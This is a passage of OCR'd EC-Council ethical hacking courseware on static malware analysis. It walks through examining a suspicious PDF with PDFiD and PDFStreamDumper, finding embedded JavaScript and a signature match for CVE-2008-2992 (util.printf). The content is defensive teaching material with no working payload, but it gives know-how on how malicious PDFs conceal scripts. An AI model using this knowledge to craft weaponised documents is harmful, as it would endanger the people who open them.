


Figure 7.104: Using the olevba tool to identify suspicious VBA keywords

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Static Malware Analysis: Analyzing Suspicious PDF Document

You can use **PDFiD** to scan PDF files for malicious keywords and object types, and use **PDFStreamDumper** for deeper inspection and extraction of streams and objects

1. **Testing the File with PDFiD to Review PDF Keywords**

   Scan the suspect PDF file with **PDFid** to identify any **suspicious elements** in it by running the command ***python3 pdfid.py '<path to the suspect file>'***

2. **Finding Suspicious Objects with PDFStream Dumper**


   Load the suspect file on **PDFStreamDumper** and start **viewing the objects** one by one to find their contents

3. **Scanning the File for Exploits**

   Select **Exploits_Scan** button from the toolbar to scan the file for any available exploits and it identified the exploit CVE-2008-2992 - utilprintf is present

4. **Learning about CVEID**

   Go to the website ***https://www.cve.org*** and browse the available CVE list to know more about CVE IDs found



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Analyzing Suspicious PDF Document

PDF documents are widely used for personal as well as business purposes. Attackers often use PDF files to hide malicious scripts, which get executed when users try to open them.

While analyzing the suspicious PDF document, you must run several scans using different tools to identify whether it contains any malicious scripts and extract them to find their impact on the system as well as the network.

For this purpose, you can use tools such as PDFiD to identify the presence of potentially malicious elements in PDF files by scanning for specific keywords and object types commonly used in exploits. Also, you can use tools such as PDFStreamDumper to analyze PDF files for deeper inspection and extraction of streams and objects within a PDF.

The following are the steps to analyze a suspicious PDF file:

1. **Testing the File with PDFiD to Review PDF Keywords**

   In the initial step, you need to test the suspect PDF file with the PDFiD tool to look for any malicious components within it.

   To do this, open a new terminal on the Linux workstation and run the command **`python3 pdfid.py '<path to the suspect PDF file>'`**. The tool will then display the structure of the file including its contents such as the header, objects, and any scripts present in it.

   Analysis of a PDF file named infected.pdf, as depicted in the screenshots below, shows that it contains a JavaScript and might execute an action when opened.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.105: Running the pdfid command




Figure 7.106: Reviewing suspicious PDF keywords from the output

2. Finding Suspicious Objects with PDFStreamDumper

In the next step, you can use tools such as PDFStreamDumper to learn more about the internal elements of the suspect PDF file, such as the objects, streams, or any obfuscated scripts embedded in it. After opening the file using PDFStreamDumper, you can start reviewing the objects one by one, along with their stream details, to identify any malicious components.

The analysis of the fifth object in the infected.pdf file by PDFStreamDumper shows that it contains a JavaScript header, with its data stream starting from the sixth object.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.107: Analysis of the fifth object of the suspicious PDF file on PDFStreamDumper

Scanning the sixth object for readable strings, as presented in the screenshot below, shows that it uses the util.printf () function, which can display the gathered system data.




Figure 7.108: Analysis of the sixth object of the suspicious PDF file on PDFStreamDumper

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Scanning the File for Exploits

Now, scan the suspect PDF file for any available exploit using the PDFStreamDumper tool. To do this, select the Exploits_Scan button from the toolbar, which will prompt the tool to compare the file against a number of signatures of known PDF exploits and present the output in a Notepad file.

The screenshot below shows that the tool has identified an exploit "CVE-2008-2992 – util.printf" in stream 6 and main text of the infected.pdf file.

